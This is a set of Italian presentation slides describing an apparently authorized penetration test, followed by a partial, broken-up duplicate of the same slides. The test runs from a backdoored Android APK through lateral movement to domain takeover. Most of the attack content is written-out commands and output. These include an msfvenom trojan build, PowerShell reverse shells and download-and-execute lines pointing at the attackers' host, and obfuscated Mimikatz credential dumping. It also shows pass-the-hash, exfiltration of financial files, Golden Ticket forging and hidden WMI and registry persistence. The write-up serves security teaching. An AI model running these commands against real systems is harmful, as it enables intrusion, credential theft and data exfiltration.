Da APK al Golden Ticket
Storia di un penetration test
Andrea Pierini, Giuseppe Trotta
Chi siamo

➔ Andrea Pierini: IT Architect & Security Manager, con la passione del
pentesting - il vecchio saggio
➔ Giuseppe Trotta: Penetration tester - il figliol prodigo
Warning
DISCLAIMER
➔ Background
➔ Da APK a shell sul server WSUS
➔ Lateral Movement(s) & Exploitation
➔ Exfiltration
➔ Golden Ticket
➔ Persistenza
Agenda
Storia di un pentest
Partendo da una campagna di phishing, dopo aver effettuato spear phishing
sulla segretaria e sul suo smartphone, ci siamo intrufolati nella rete
aziendale e, attraverso “movimenti laterali” e “privilege escalation”, siamo
diventati amministratori del dominio, abbiamo sottratto file sensibili e attuato
tecniche di persistence
Perché raccontarla?
Keep it simple, stupid
Going NativeGoing Native ...
https://www.flickr.com/photos/tkmckamy/4521015190
Background
➔ Vulnerability Assessment & Penetration Test Black Box
➔ Social engineering consentito
➔ “Rubare” informazioni riservate
Background

➔ Durante i colloqui preliminari, abbiamo chiesto
accesso al Wi-Fi “GUEST”.
➔ Credenziali valide per 1 giorno
➔ Tanti dispositivi collegati … i dipendenti?
Phishing campaign

➔ Buona la prima? No, ma la segretaria … ¯_(ツ)_/¯

➔ … il suo smartphone e la figlia ...
Phishing campaign
$ msfvenom -x puzzle.apk 
-p android/meterpreter/reverse_tcp 
LHOST=<IL_NOSTRO_IP> LPORT=443 -o /var/www/html/puzzle.apk
Phishing campaign
Il mattino seguente...
[*] Meterpreter session 3 opened (█████:443 -> █████:51990)
meterpreter> ipconfig
…
Interface 9
============
Name : wlan0 - wlan0
Hardware MAC : 20:6e:9c:75:94:ba
IPv4 Address : 10.18.112.46
IPv4 Netmask : 255.255.255.0
…
meterpreter> shell
Process 1 created.Channel 1 created.
getprop net.dns1
192.168.178.196
Network discovery
➔ Scan via ProxyChains
exploit(handler) > route add 192.168.178.0 255.255.255.0 3
exploit(handler) > use auxiliary/server/socks4a
…
# proxychains nmap -sn 192.168.178.0/24
Nmap scan report for 192.168.178.195
Host is up (0.15s latency).
Nmap scan report for 192.168.178.196
Host is up (0.22s latency).
…
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.178.195,196
…
[*] 192.168.178.195: - 192.168.178.195:80 - TCP OPEN
[*] 192.168.178.195: - 192.168.178.195:8080 - TCP OPEN
…
[*] 192.168.178.196: - 192.168.178.196:53 - TCP OPEN
…

Schema di rete ipotizzato...
Il server intranet
➔ Portforwarding
➔ Apache basic-auth bruteforce
meterpreter>portfwd add -L 127.0.0.1 -l 8001 -r 192.168.178.195 -p 80
meterpreter>portfwd add -L 127.0.0.1 -l 8002 -r 192.168.178.195 -p 8080
# hydra 127.0.0.1 -s 8002 -L users.txt -P pass.txt -t12 http-get /
…
[DATA] max 12 tasks per 1 server, overall 64 tasks, 11000 login tries
(l:11/p:1000), ~14 tries per task
[DATA] attacking service http-get on port 8080
…
[8080][http-get] host: 127.0.0.1 login: admin password:
password123456
1 of 1 target successfully completed, 1 valid password found

Caro Tomcat…
➔ Upload file WAR file (Web-application ARchive):
◆ cmd.jsp
◆ Mimikatz (PS) “offuscato”
`Obf`u`s`c""a'tio'"$([char]0x6E)"
➔ Meccanismi di detection molto scarsi
➔ Match di stringhe/comandi
➔ Linguaggio flessibile
➔ RTFM funziona sempre…
➔ Invoke-Obfuscation by Daniel Bohannon
^must read
`Obf`u`s`c""a'tio'"$([char]0x6E)"
➔ mimigatto.ps1
Invoke-mimikatz → ChiamaIlGatto
DumpCreds → PrendiCroccantini
Get-Win32Types → CheTipo32
CallDllMainSc1 → MaChiChiami
Win32Functions → IOSFunctions
…
➔ Download malware
Invoke-Expression(New-Object System.Net.WebClient).DownloadString("https://bit.ly/Ev1l")
↓
`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/Ev1l)

Dovevamo far presto…
Command: cmd /c set
ALLUSERSPROFILE=C:ProgramData
...
COMPUTERNAME=SRVINTRANET
...
USERDOMAIN=SUPERCOMPANY
USERNAME=SRVINTRANET$
Command: cmd /c systeminfo
Host Name: SRVINTRANET
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
…
System Manufacturer: VMware, Inc.
…
Dovevamo far presto…
Command: cmd /c nltest /dclist:supercompany
Get list of DCs in domain 'supercompany' from 'SRVDC1'.
srvdc1.supercompany.local[PDC] [DS]Site: Default-First-Site-Name
srvdc2.supercompany.local [DS]Site: Default-First-Site-Name
...
The command completed successfully
Command: cmd /c dir "c:program files (x86)"
Volume in drive C has no label.
Volume Serial Number is C050-5A8D
Directory of c:program files (x86)
02/25/2017 08:59 AM <DIR> .
02/25/2017 08:59 AM <DIR> ..
...
02/25/2017 08:59 AM <DIR> Symantec
...
➔ Dalla webshell avevamo provato a lanciare una Reverse Shell (PS)
➔ Nulla di fatto!
➔ Evidentemente SRVINTRANET non aveva accesso a internet
Reverse shell #1
Command: cmd /c powershell -nop -c
"$client=New-Object System.Net.Sockets.TCPClient('IL_NOSTRO_IP',443);
$stream=$client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback=(iex $data 2>&1 | Out-String );$sendback2=$sendback+'PS '+(pwd).Path + '> ';
$sendbyte=([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()
};$client.Close()"
Piano B: reperire le credenziali
➔ Mimigatto, PrendiCroccantini!
Command: cmd /c powershell -nop -exec bypass -command "import-module
c:tomcatwebappscmdwarfilesmimigatto.ps1;
ChiamaIlGatto -PrendiCroccantini"
.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## /  ## /* * *
##  / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
mimikatz(powershell) # sekurlsa::logonpasswords
...
[00000003] Primary
* Username : Administrator
* Domain : SRVINTRANET
* NTLM : 604603ab105adc8XXXXXXXXXXXXXXXXX
* SHA1 : 7754ff505598bf3XXXXXXXXXXXXXXXXXXXXXXXXX
...

Piano C: No admin logged-in? No problem!
➔ Con i privilegi di SYSTEM era facile reperire gli hash di local Administrator
Command: cmd /c powershell -nop -exec bypass -command "import-module
c:tomcatwebappscmdwarfilesmimigatto.ps1;
ChiamaIlGatto -command '"lsadump::lsa /name:administrator /inject"'"
.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## /  ## /* * *
##  / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
mimikatz(powershell) # lsadump::lsa /name:administrator /inject
Domain : SRV2012 / S-1-5-21-938204560-2839928776-2225904511
RID : 000001f4 (500)
User : administrator
* Primary
LM :
NTLM : 604603ab105adc8XXXXXXXXXXXXXXXXX
Lateral Movement(s) & Exploitation

Lateral Reconnaissance: alla ricerca di internet
➔ Possibili bersagli: SRVWSUS e SRVAV
◆ Uno di loro doveva uscire su Internet
➔ E poi quel SRVFILE1 …
Command: cmd /c net view
Server Name Remark
-------------------------------------------------
SRVDC1 Domain controller PDC
SRVDC2 Domain Controller
SRVWSUS Server WSUS
SRVAV Server AV
SRVFILE1 File Server
...
Lateral Movement: SRVWSUS

➔ SRVWSUS accede ad Internet?
➔ Le hash catturate valgono su SRVWSUS?
➔ Pass-the-Hash con PS, si può?
◆ SMBExec.ps1
◆ WMIExec.ps1
https://github.com/Kevin-Robertson/Invoke-TheHash
Lateral Movement: SRVWSUS
➔ Intanto sul nostro web server:
$ cat r1.ps1
function Invoke-r1
{
$client = New-Object Net.Sockets.TCPClient('NOSTRO_IP',443)
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i)
$sendback = (iex $data 2>&1 | Out-String )
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
}
Lateral Movement: SRVWSUS

➔ Tramite Tomcat manager: upload di SMBExec.ps1 con l’autorun in coda:
…
Invoke-SMBExec -Target <SRVWSUS_IP> -Username Administrator -Hash
604603ab105adc8XXXXXXXXXXXXXXXXX
-Command "powershell `"IEX(New-Object
Net.WebClient).DownloadString(`'http://NOSTRO_IP/r1.ps1`'); Invoke-r1`""
➔ Sulla nostra macchina: nc -lvp 443
➔ Dalla webshell:
Command: cmd /c powershell -nop -exec bypass -f
c:tomcatwebappscmdwarfilessmbexec.ps1

SRVWSUS: Finalmente una shell “decente”
# nc -lvvp 443
connect to <NOSTRO_IP> from <COMPANY_PUBLIC_IP>
50341
PS C:Windowssystem32> whoami
nt authoritysystem
Bye bye Android
SRVWSUS: Alla ricerca di nuove credenziali
➔ E chi era questo utente di dominio “adm.arazzi”?
PS C:tmp>iex (New-Object Net.WebClient).DownloadString('http://NOSTRO_IP/mimigatto.ps1');
ChiamaIlGatto -PrendiCroccantini
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 749566 (00000000:000b6ffe)
Session : Interactive from 2
User Name : adm.arazzi
Domain : SUPERCOMPANY
Logon Server : SRVDC1
Logon Time : 9/11/2016 10:23:28 AM
SID : S-1-5-21-3534665177-2148510708-2241433719-1001
msv :
[00000003] Primary
* Username : adm.arazzi
* Domain : SUPERCOMPANY
* NTLM : 446687c38d831f4XXXXXXXXXXXXXXXXX
* SHA1 : 5cd9d993a606586XXXXXXXXXXXXXXXXXXXXXXXXX

➔ Un target interessante? Farà parte dei Domain Administrators?
➔ Come verificarlo?
➔ Pass-the-Hash con Mimikatz!

SRVWSUS: adm.arazzi
SRVWSUS: adm.arazzi

PS c:tmp>cmd /c echo net user adm.arazzi /domain ^>
c:tmpwhoisarazzi.txt > whoisarazzi.bat
PS c:tmp>iex(New-Object
Net.WebClient).DownloadString('http://NOSTRO_IP/mimigatto.ps1');
ChiamaIlGatto -command '"sekurlsa::pth /user:adm.arazzi
/domain:supercompany /ntlm:446687c38d831f4XXXXXXXXXXXXXXXXX
/run:c:tmpwhoisarazzi.bat"'
SRVWSUS: adm.arazzi
PS c:tmp>type whoisarazzi.txt
The request will be processed at a domain controller for domain supercompany.local.
User name adm.arazzi
Full Name antonio razzi
Comment :-)
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
(..)
Local Group Memberships *Administrators
Global Group memberships *Group Policy Creator *Domain Users
*Domain Admins *Schema Admins
*Enterprise Admins

Lateral Movement: SRVFILE1
➔ SRVWSUS diventa il pivot per accedere al FileServer:
➔ Su SRVWSUS download di una nuova reverse shell (attenzione all'IP!)
PS c:tmp>netsh interface portproxy add v4tov4 listenport=8888
listenaddress=0.0.0.0 connectport=443 connectaddress=NOSTRO_IP
PS c:tmp>IEX(New-Object
Net.WebClient).DownloadFile('http://NOSTRO_IP/r2.ps1','c:tmpr2.ps1')
$ cat r2.ps1
...
$client = New-Object
System.Net.Sockets.TCPClient('<SRVWSUS_IP>',8888)
..

Lateral Movement: SRVFILE1
➔ Download & Exec di HTTP.ps1, un mini server HTTP
PS c:tmp>type http.ps1
# http.ps1
start-job { # will execute in bg
$p="c:tmp"
$H=New-Object Net.HttpListener
$H.Prefixes.Add("http://+:8001/")
$H.Start()
...
PS c:tmp>IEX(New-Object
Net.WebClient).DownloadFile('http://NOSTRO_IP/http.ps1','c:tmphttp.ps1'); .http.ps1
Id Job ...
-- ---
6 Job6 ...

Lateral Movement: SRVFILE1
➔ Alternativa a SMBExec? WMIExec!
➔ Auto-invoke alla fine, ovviamente
PS c:tmp> IEX (New-Object
Net.WebClient).DownloadFile('http://NOSTRO_IP/wmiexec.ps1','c:tmpwmiexec.ps1')
Invoke-WMIExec -Target SRVFILE1_IP -Domain SUPERCOMPANY -Username adm.razzi -Hash
446687c38d831f4XXXXXXXXXXXXXXXXX
-Command "powershell `"IEX (New-Object
Net.WebClient).DownloadString(`'http://SRVWSUS_IP:80001/r2.ps1`'); Invoke-r2`""
Lateral Movement: SRVFILE1
➔ Tutto pronto ..
Lateral Movement: SRVFILE1

➔ Sulla nostra macchina: nc -lvp 443
➔ Su SRVWSUS:
PS C:tmp> .wmiexec.ps1
Command executed with process ID 4756 on SRVFILE1_IP
Lateral Movement: SRVFILE1

➔ Et voilà! # nc -lvp 443
connect to NOSTRO_IP from <COMPANY_PUBLIC_IP> 49190
PS C:Windowssystem32> whoami
supercompanyadm.arazzi
Checkpoint: situazione shell
➔ 2 reverse shell in PowerShell:
◆ Su SRVWSUS siamo SYSTEM
◆ Su SRVFILE1 via SRVWSUS siamo Domain Administrator!!

➔ Grazie alla shell su SRVFILE1 i dati sensibili ci stavano aspettando:
➔ Come fare exfiltration?
➔ Tentativo #1: Exfiltration via FTP Fallito
Exfiltration
Directory: F:FinanzaRiservato
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a--- 9/24/2016 2:20 AM 164468 Supersecret.docx
-a--- 5/29/2016 6:41 PM 12288 Bilancio.xlsx
…
Exfiltration
➔ Ricordate KISS? Upload via HTTP sul nostro server?
➔ Per il client? Upload.ps1
http://blog.majcica.com/2016/01/13/powershell-tips-and-tricks-multipartform-data-requests/
<?php
// index.php
$fname = @$_FILES['fname']['name'];
$fname_loc = @$_FILES['fname']['tmp_name'];
echo (@move_uploaded_file($fname_loc,$fname))?"DONE":"ERROR";
Exfiltration
➔ A questo punto occorreva un nuovo portforward su SRVWSUS
➔ Download upload.ps1 su SRVFILE1 via SRVWSUS

# [SRVFILE1 <-> SRVWSUS:8889 <-> ATTACKER:80]
interface portproxy add v4tov4 listenport=8889 listenaddress=0.0.0.0 connectport=80
connectaddress=NOSTRO_WEB_SERVER
PS C:tmp> (New-Object
Net.WebClient).DownloadFile('http://SRVWSUS:8889/upload.ps1','c:tmpupload.ps1')
Exfiltration architecture
➔ Dal FileServer

Finalmente upload!
PS C:tmp> . .upload.ps1
PS C:tmp> invoke-upload -infile
f:finanzariservatoSupersecret.docx -uri http://SRVWSUS:8889/
content:System.Net.Http.StreamContent
DONE
PS C:tmp> invoke-upload -infile
f:finanzariservatobilancio.xlsx -uri http://SRVWSUS:8889/
content:System.Net.Http.StreamContent
DONE
Alternativa? PMFU!
➔ PMFU == Poor Man File Upload == niente fronzoli, minimal
➔ Sulla nostra macchina:
PS C:tmp>$c=New-Object System.Net.Sockets.TCPClient('SRVWSUS_IP',8889);
$s=[System.IO.File]::ReadAllBytes("f:finanzariservatosupersecret.docx");
$st=$c.GetStream();$st.Write($s,0,$s.Length);$st.Flush();$c.Close()
# nc -lp 80 > supersecret.docx
File grandi?!
$src= "f:finanzariservato"
$dst= "c:tmpfiles.zip"
[Reflection.Assembly]::LoadWithPartialName("System.IO.Compression.FileSystem")
[System.IO.Compression.ZipFile]::CreateFromDirectory($src,$dst,
[System.IO.Compression.CompressionLevel]::Optimal,$true)
Breaking Bad
Fear the Golden Ticket attack*
➔ Il “Golden Ticket” è un ticket Kerberos (TGT)
creato offline in modo tale da garantire
l’accesso fraudolento ad un dominio AD,
impersonando qualsiasi utente (anche il
Domain Admin), e valido anche per 10 anni!
➔ Funziona anche se la vittima cambia la sua
password
➔ Come è possibile?
◆ Il ticket e i dati autorizzativi sono firmati con gli hash
dell’account “krbtgt”
* by Benjamin DEPLY - mimikatz
Golden Ticket? DIY!

➔ PRE: nuovo portforwarding su SRVWSUS, smbexec.ps1, upload
mimigatto.ps1, etc... per ottenere shell come SYSTEM sul domain controller
➔ Export hash di krbtgt con mimikatz e preso il SID del dominio:
PS C:windowstemp>ChiamaIlGatto -command '"privilege::debug” "LSADump::LSA /name:krbtgt
/inject"' > hash.txt
PS C:windowstemp>type hash.txt
Domain : SUPERCOMPANY / S-1-5-21-3534665177-2148510708-2241433719
RID : 000001f6 (502)
User : krbtgt
* Primary
LM :
NTLM : 3003567af268a4a94e26f410e84353f1
...
aes256_hmac (4096) :
9bf24ba27d9ddf67e077cbab435e06e8006109bc572793868ea3864b465fd155
aes128_hmac (4096) : 46be43e81ca521d647f332bd4e1b7897
des_cbc_md5 (4096) : d5ade3405ea183ce
Golden Ticket? DIY!

➔ E poi ... comodamente offline!
mimikatz# kerberos::golden /admin:Administrator
/domain:supercompany.LOCAL
/sid:S-1-5-21-3534665177-2148510708-2241433719
/aes256:9bf24ba27d9ddf67e077cbab435e06e8006109bc572793868ea3864b465fd155
/ticket:admin.krb
➔ Da SRVWSUS: shell Local SYSTEM
➔ Download admin.krb (ticket kerberos)
➔ Pass-The-Ticket!

Golden Ticket in action!
mimikatz(powershell) # kerberos::ptt admin.krb
* File: 'admin.krb': OK
PS C:tmp> klist
Current LogonId is 0:0x3e7
Cached Tickets: (1)
#0> Client: Administrator @ supercompany.LOCAL
Server: krbtgt/supercompany.LOCAL @ supercompany.LOCAL

Golden Ticket in action!
# nc -lvp 443
…
PS C:Windowssystem32> whoami
supercompanyadministrator
PS C:tmp> copy c:tmpr3.ps1 SRVDC1C$windowstempr3.ps1
PS C:tmp> wmic /authority:"kerberos:SUPERCOMPANYSRVDC1"
/node:SRVDC1 process call create "powershell -exec bypass
-windowstyle hidden -f c:windowstempr3.ps1"
Executing (Win32_Process)->Create()
Method execution successful.
...
Long time persistence
Persistenza
Persistenza

➔ Windows Management Instrumentation (WMI), un posto meno “scontato” dove
aggiungere persistenza, sfruttando l’evento InstanceModificationEvent
PS> $filterName = "JustForTestFilter"
PS> $consumerName = "JustForTestConsumer"
PS> $exePath = "C:windowshelpwindowsindexstorer.bat"
PS> $Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 300"
PS> $WMIEventFilter=Set-WmiInstance -Class __EventFilter
-NameSpace "rootsubscription"
-Arguments
@{Name=$filterName;EventNameSpace="rootcimv2";QueryLanguage="WQL";
Query=$Query} -ErrorAction Stop
PS> $WMIEventConsumer=Set-WmiInstance -Class CommandLineEventConsumer
-Namespace "rootsubscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exepath
}
PS> Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"rootsubscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
Persistenza

➔ E la PS shell? Cosa fare nel caso di una caduta?
➔ No problem, ci si rialza!
PS C:windowshelpwindowsindexstore>type r.bat
@echo off
:loop
powershell -nop -executionpolicy bypass -windowstyle
hidden -f C:windowshelpwindowsindexstorer.ps1
timeout /t 30
goto loop
Persistenza
➔ Bonus trick: “autoruns” non se ne accorge!
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionRun]
"Stealth"="Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:windowshelpwindowsindexstorer.bat""
https://gist.githubusercontent.com/hasherezade/e3b5682fee27500c5dabf5343f447de3
Tecniche e soluzioni “alternative”
➔ Reverse shell attraverso un Proxy?
➔ Basta aggiungere le configurazioni relative al Proxy/Credenziali nella nostra
reverse shell
S C:windowsind
$rhost="X.X.X.X"
$rport="80"
$uri = "http://" + $rhost + ":" + $rport
$proxy = [System.Net.WebRequest]::DefaultWebProxy
$proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
$Request = [System.Net.HttpWebRequest]::Create("http://" + $rhost + ":" + $rport)
$Request.Method = "CONNECT"
$Request.Proxy = $Proxy
$resp = $Request.getResponse()
$respstream = $resp.GetResponseStream()
$bflags = [Reflection.BindingFlags] "NonPublic,Instance"
$rstype = $respstream.GetType()
$connprop = $rstype.GetProperty("Connection", $bflags)
$connection = $connprop.GetValue($respstream, $null)
$conntype = $connection.GetType()
...
Tecniche e soluzioni “alternative”

➔ “Multi-Netcat” reverse shell listener
◆ https://github.com/nemanjan00/reverse-shell-listenerS C:windowsind
Grazie ai revisori dell’articolo originale ...
.. a Mario e tutto lo staff di HackInBo
Un saluto agli amici dello
“Snado Team”!!
PS>.installSNADO.ps1 -permanent
Andrea <decoder.ap@gmail.com>, <@decoder_it>
Giuseppe <giutrotta@gmail.com>, <@giutro>

Da APK al Golden Ticket

  • 1.
    Da APK alGolden Ticket Storia di un penetration test Andrea Pierini, Giuseppe Trotta
  • 2.
    Chi siamo ➔ AndreaPierini: IT Architect & Security Manager, con la passione del pentesting - il vecchio saggio ➔ Giuseppe Trotta: Penetration tester - il figliol prodigo
  • 3.
  • 4.
  • 5.
    ➔ Background ➔ DaAPK a shell sul server WSUS ➔ Lateral Movement(s) & Exploitation ➔ Exfiltration ➔ Golden Ticket ➔ Persistenza Agenda
  • 6.
    Storia di unpentest Partendo da una campagna di phishing, dopo aver effettuato spear phishing sulla segretaria e sul suo smartphone, ci siamo intrufolati nella rete aziendale e, attraverso “movimenti laterali” e “privilege escalation”, siamo diventati amministratori del dominio, abbiamo sottratto file sensibili e attuato tecniche di persistence
  • 7.
  • 8.
    Going NativeGoing Native... https://www.flickr.com/photos/tkmckamy/4521015190
  • 9.
    Background ➔ Vulnerability Assessment& Penetration Test Black Box ➔ Social engineering consentito ➔ “Rubare” informazioni riservate
  • 10.
    Background ➔ Durante icolloqui preliminari, abbiamo chiesto accesso al Wi-Fi “GUEST”. ➔ Credenziali valide per 1 giorno ➔ Tanti dispositivi collegati … i dipendenti?
  • 11.
    Phishing campaign ➔ Buonala prima? No, ma la segretaria … ¯_(ツ)_/¯
  • 12.
    ➔ … ilsuo smartphone e la figlia ... Phishing campaign $ msfvenom -x puzzle.apk -p android/meterpreter/reverse_tcp LHOST=<IL_NOSTRO_IP> LPORT=443 -o /var/www/html/puzzle.apk
  • 13.
  • 14.
    Il mattino seguente... [*]Meterpreter session 3 opened (█████:443 -> █████:51990) meterpreter> ipconfig … Interface 9 ============ Name : wlan0 - wlan0 Hardware MAC : 20:6e:9c:75:94:ba IPv4 Address : 10.18.112.46 IPv4 Netmask : 255.255.255.0 … meterpreter> shell Process 1 created.Channel 1 created. getprop net.dns1 192.168.178.196
  • 15.
    Network discovery ➔ Scanvia ProxyChains exploit(handler) > route add 192.168.178.0 255.255.255.0 3 exploit(handler) > use auxiliary/server/socks4a … # proxychains nmap -sn 192.168.178.0/24 Nmap scan report for 192.168.178.195 Host is up (0.15s latency). Nmap scan report for 192.168.178.196 Host is up (0.22s latency). … msf > use auxiliary/scanner/portscan/tcp msf auxiliary(tcp) > set rhosts 192.168.178.195,196 … [*] 192.168.178.195: - 192.168.178.195:80 - TCP OPEN [*] 192.168.178.195: - 192.168.178.195:8080 - TCP OPEN … [*] 192.168.178.196: - 192.168.178.196:53 - TCP OPEN …
  • 16.
    Schema di reteipotizzato...
  • 17.
    Il server intranet ➔Portforwarding ➔ Apache basic-auth bruteforce meterpreter>portfwd add -L 127.0.0.1 -l 8001 -r 192.168.178.195 -p 80 meterpreter>portfwd add -L 127.0.0.1 -l 8002 -r 192.168.178.195 -p 8080 # hydra 127.0.0.1 -s 8002 -L users.txt -P pass.txt -t12 http-get / … [DATA] max 12 tasks per 1 server, overall 64 tasks, 11000 login tries (l:11/p:1000), ~14 tries per task [DATA] attacking service http-get on port 8080 … [8080][http-get] host: 127.0.0.1 login: admin password: password123456 1 of 1 target successfully completed, 1 valid password found
  • 18.
    Caro Tomcat… ➔ Uploadfile WAR file (Web-application ARchive): ◆ cmd.jsp ◆ Mimikatz (PS) “offuscato”
  • 19.
    `Obf`u`s`c""a'tio'"$([char]0x6E)" ➔ Meccanismi didetection molto scarsi ➔ Match di stringhe/comandi ➔ Linguaggio flessibile ➔ RTFM funziona sempre… ➔ Invoke-Obfuscation by Daniel Bohannon ^must read
  • 20.
